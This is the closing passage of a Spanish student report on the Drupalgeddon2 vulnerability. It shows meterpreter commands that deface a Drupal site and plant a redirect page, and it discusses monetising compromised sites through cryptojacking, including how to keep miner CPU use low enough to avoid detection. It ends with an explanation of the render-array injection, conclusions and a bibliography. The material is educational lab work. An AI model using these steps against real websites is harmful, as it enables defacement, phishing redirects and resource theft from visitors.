
```
meterpreter > rm index.php
meterpreter > upload index.html
[*] uploading : index.html → index.html
[*] Uploaded -1.00 B of 458.00 B (-0.22%): index.html → index.html
[*] uploaded : index.html → index.html
```

En la siguiente imagen, mostraré el contenido que tenía la página Drupal.





Tras el ataque, el contenido de la web que he subido es el siguiente.



En este caso, es un simple *html* de prueba, pero la complejidad de la web subida a la víctima depende del objetivo y motivación del atacante, las posibilidades son infinitas, pero el proceso es el mismo que he seguido

### **Forzar una redirección a otro sitio web**

En este caso, lo que haré será forzar una redirección a otra página que yo quiera, cuando cualquier usuario visite la dirección de la página de Drupal. El proceso es el mismo que el anterior, subir un script al directorio de la web Drupal para que se priorice la redirección antes que mostrar el contenido de la web.

Para este ejemplo, voy a forzar una redirección a mi propia web personal. Para un ataque real no tendría sentido exponer nuestra identidad de esa manera, pero es un ejemplo de lo que se puede hacer. En un ataque real, podríamos redireccionar a los usuarios a una web publicitaria para beneficiarnos económicamente, o a un sitio web malicioso, o abrir un

script oculto, abrir una petición de descarga de un archivo, o incluso suplantar a la web original y de esta forma obtener datos sensibles de los usuarios mediante técnicas de phishing.


El código para redireccionar es tan simple como esto (hay más opciones)

```
<html>
<head>
  <meta http-equiv="Refresh" content="0;url=https://victormora97.github.io/">
</head>
</html>
```

El proceso de subida a la víctima es el mismo, mediante *upload*.

```
meterpreter > upload redireccion.html
[*] uploading : redireccion.html → redireccion.html
[*] Uploaded -1.00 B of 117.00 B (-0.85%): redireccion.html → redireccion.html
[*] uploaded : redireccion.html → redireccion.html
meterpreter > rm index.php
meterpreter > mv redireccion.html index.html
```

De esta forma, cuando un usuario entre en la web víctima, se hará una redirección con un tiempo de carga imperceptible.



Por último, matizar que la redirección puede hacerse en la misma ventana que se abre al entrar (como en mi caso), o mantener la página víctima pero abrir una ventana extra, que aparte de deteriorar menos la confianza de un usuario estándar al visitar la web víctima (hoy en día, muchas webs usan publicidad para financiarse, y la gente se ha acostumbrado), también permite pasar más tiempo desapercibido.

## Aprovecharse con objetivos económicos

Como hemos ido viendo en apartados anteriores, las posibilidades que nos ofrece esta vulnerabilidad son tantas que también hay muchas maneras de sacar un beneficio económico.

Por ejemplo, como he mencionado anteriormente, monetizar publicidad a costa de una web ajena, hacer un intento de secuestrar la página web y pedir un pago para liberarla, o incluso enviar spam a través de la víctima.

Pero lo que de verdad ha dado dinero real a los atacantes que se aprovecharon de Drupalgeddon2 fue el **CryptoJacking**. Ya lo mencioné al principio del trabajo, y con eso voy a cerrarlo. Siguiendo las distintas técnicas que he enseñado, los atacantes pueden subir scripts de minado de criptomonedas a la web, de tal forma que todos los usuarios que visitan la web, pondrán a disposición del atacante sus recursos hardware para minado. El minado de criptomonedas es costoso, y aunque hace años era muy rentable, cada vez lo es menos, porque la inversión en electricidad, en recursos de red, y recursos HW (con un deterioro de la máquina muy notable) superan al beneficio obtenido.

Por eso, hoy en día se minan criptomonedas:

- En países donde el precio de la electricidad es muy bajo
- Con “*pools*” de minado, donde los usuarios individualmente aportan sus recursos a un sistema de minado distribuido, y a cambio reciben una parte del beneficio (rentable para los dueños de las *pools*, no tanto para los usuarios)
- *CryptoJacking*, parecido a las *pools*, solo que en este caso los usuarios víctimas no saben que su máquina está minando criptomonedas, y todo el beneficio es para el atacante, que además no necesita invertir en recursos de minado.

Este último enfoque se ha llevado a cabo en múltiples ocasiones, y las vulnerabilidades como Drupalgeddon2 abren la puerta a los atacantes. Estos scripts de minado pueden variar dependiendo del tipo de criptomoneda que se va a minar, y el % de recursos que se quiere robar a las víctimas. Es importante mantener un equilibrio en esta última variable, puesto que, si se roban demasiados recursos, la web se vuelve mucho más lenta, los ordenadores encienden sus ventiladores hasta no poder más, y aumentan las posibilidades de ser descubiertos. Sin embargo, si los recursos robados son demasiado bajos, y además el tráfico de la web es escaso, el beneficio que se obtiene no merecerá la pena a ningún atacante.

## 4. Análisis del exploit

Para empezar de la manera más general posible, el origen y motivo de la vulnerabilidad son los formularios de Drupal. Todo empezó con Drupal 6, cuando se introdujo una API de formularios que permitía alterar los datos durante el proceso de renderizado. Esto supuso un cambio radical en la forma del procesamiento de marcado.

Después, en Drupal 7, dicha API se extendió y generalizó a lo que ahora se conoce como *arrays renderizables*, y se usa para representar la estructura de la mayoría de los elementos de la interfaz de usuario en Drupal, tales como páginas, nodos, bloques etc... Estos *arrays renderizables*, contienen los metadatos usados en el proceso de renderización, y son una estructura clave-valor, donde las claves de propiedad comienzan con una `#`.


El *exploit*, lo que hace es usar formularios accesibles a los usuarios como vectores de ataques (por ejemplo el de registro, en el caso de este *exploit*). Para ello, inyecta los citados *arrays renderizables* en la estructura del formulario, a través de campos que no “desinfectan” el tipo de entrada que recibe, como el de correo electrónico.

Una vez se realiza la inyección del array en la estructura del formulario, queda esperar a que Drupal renderice dicho array. Pero Drupal trata el array como un valor más y no como un elemento, por eso después hay que “engañar” o forzar a Drupal al renderizado.

Drupal renderiza los *arrays* ante 2 escenarios:

- La carga de la página
- *API AJAX* de Drupal (cuando se completa un formulario, se envía una solicitud a Drupal que genera HTML y actualiza el formulario)

Debido al renderizado posterior al envío, la forma que se encontró de forzar el renderizado fue precisamente con la API de AJAX. En el formulario de registro, uno de los campos posibles es la subida de una imagen a modo de “avatar” de usuario, que luego es reemplazada por la misma imagen redimensionada.



✓ The image was resized to fit within the maximum allowed dimensions of 85x85 pixels.

En el *callback* de *AJAX*, se usa un parámetro *GET* que ubica la parte del formulario que se le actualiza al cliente, por tanto, el *exploit* aprovecha esta situación para renderizar el *array* infectado. [25][26][27][28][29][30][31]

# 5.Conclusiones

Este trabajo me ha ayudado a tener una visión mas global de la seguridad informática. Hasta que he hecho este trabajo, nunca me había interesado especialmente por las vulnerabilidades y los *exploit*.

Aunque admito que al principio de curso me resultaba un poco abrumador abordar este trabajo, debido al desconocimiento, conforme he ido avanzando en el mismo, me he sentido más cómodo y además me ha resultado bastante entretenido y didáctico.

Fui el último en elegir el CVE, pero honestamente creo que he elegido el mejor de todos, porque una vulnerabilidad que afecta a un conocido CMS como Drupal resulta mas tangible para los novatos en seguridad como yo, porque las consecuencias de Drupalgeddon2 tuvieron un alcance bastante notable, y por tanto las fuentes de información son más clarificadoras y abundantes, hasta el punto de que he dejado fuera del trabajo muchas cosas de las que me habría gustado hablar, como profundizar en el uso de *backdoors* o en el *CryptoJacking*.

Aun así, he intentado aportar una visión lo más general posible, aunque quizás en detrimento de profundizar mas en ciertos conceptos.

Con este trabajo no solo he dado mis primeros pasos en la seguridad informática, sino que también he ampliado otros conocimientos, como la propia estructura de Drupal, el funcionamiento de los CMS y las distintas configuraciones y contramedidas que pueden aplicarse en los mismos.

Además, he aprendido muchas de las ventajas que aporta Kali, aunque ya sabia de la existencia de esta distribución de Linux, nunca la había usado, y a partir de este trabajo, en mi VirtualBox nunca faltará una maquina Kali como herramienta indispensable.

Además, ponerte en el papel de un atacante durante un tiempo, no solo te enseña a atacar, sino precisamente a defenderse de los ataques, puesto que es más fácil percibir y acotar los problemas, mantener la calma ante una situación de ataque y aplicar medidas eficaces. Hoy sería un mejor administrador de una web Drupal que en septiembre.

# 6. Bibliografía

- [1] <https://trends.builtwith.com/cms>
- [2] <https://blogthinkbig.com/gestores-de-contenidos-los-cms-mas-populares>
- [3] <https://w3techs.com/technologies/details/cm-drupal>
- [4] <https://www.etondigital.com/popular-drupal-projects/>
- [5] <https://www.vardot.com/en-us/ideas/blog/top-10-drupal-websites-world-updated>
- [6] <https://wildwildweb.es/es/blog/los-80-sitios-web-drupal-mas-importantes-del-mundo>
- [7] <https://groups.drupal.org/security/faq-2018-002>
- [8] <https://nvd.nist.gov/vuln/detail/CVE-2018-7600#vulnCurrentDescriptionTitle>
- [9] <https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-7600>
- [10] <https://badpackets.net/over-100000-drupal-websites-vulnerable-to-drupalgeddon-2-cve-2018-7600/>
- [11] <https://threatpost.com/drupalgeddon-2-0-still-haunting-115k-sites/132518/>
- [12] <https://www.bleepingcomputer.com/news/security/two-months-later-over-115-000-drupal-sites-still-vulnerable-to-drupalgeddon-2/>
- [13] <https://www.bleepingcomputer.com/news/security/drupal-sites-fall-victims-to-cryptojacking-campaigns/>
- [14] [Mastering Metasploit \(tercera edición\)](#)
- [15] <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>
- [16] [https://www.blueliv.com/downloads/Meterpreter\\_cheat\\_sheet\\_v0.1.pdf](https://www.blueliv.com/downloads/Meterpreter_cheat_sheet_v0.1.pdf)
- [17] Asignatura Comercio Electrónico 19/20. Tema 2 (Moodle)
- [18] <https://www.ostraining.com/blog/drupal/settings-php/>
- [19] <https://www.ostraining.com/blog/drupal/change-the-database-connection/>
- [20] <https://es.wikipedia.org/wiki/Vim>
- [21] <https://www.keycdn.com/blog/vim-commands>
- [22] <https://www.drupal.org/upgrade/running-update-php>
- [23] <https://www.dummies.com/web-design-development/drupal/running-drupal-update-php/>
- [24] <https://www.drupal.org/docs/7/update/updating-modules>
- [25] <https://blog.powerdata.es/el-valor-de-la-gestion-de-datos/que-son-los-metadatos-y-cual-es-su-utilidad>
- [26] <https://github.com/g0rx/CVE-2018-7600-Drupal-RCE>

- [27] [https://github.com/rapid7/metasploit-framework/commits/master/modules/exploits/unix/webapp/drupal\\_drupalgeddon2.rb](https://github.com/rapid7/metasploit-framework/commits/master/modules/exploits/unix/webapp/drupal_drupalgeddon2.rb)
- [28] <https://www.drupal.org/docs/drupal-apis/javascript-api/ajax-forms>
- [29] <https://research.checkpoint.com/2018/uncovering-drupalgeddon-2/>
- [30] <https://api.drupal.org/api/drupal/core%21lib%21Drupal%21Core%21Security%21RequestSanitizer.php/8.3.x>
- [31] <https://blog.rapid7.com/2018/04/27/drupalgeddon-vulnerability-what-is-it-are-you-impacted/>

**Aclaración:** Muchos de los enlaces están embebidos en palabras claves, sobre todo al principio del trabajo, por ejemplo los diversos ejemplos de paginas que usan Drupal, información sobre personas que aparecen en el trabajo, puntuación CVSS, etc.. Esos también forman parte de la bibliografía.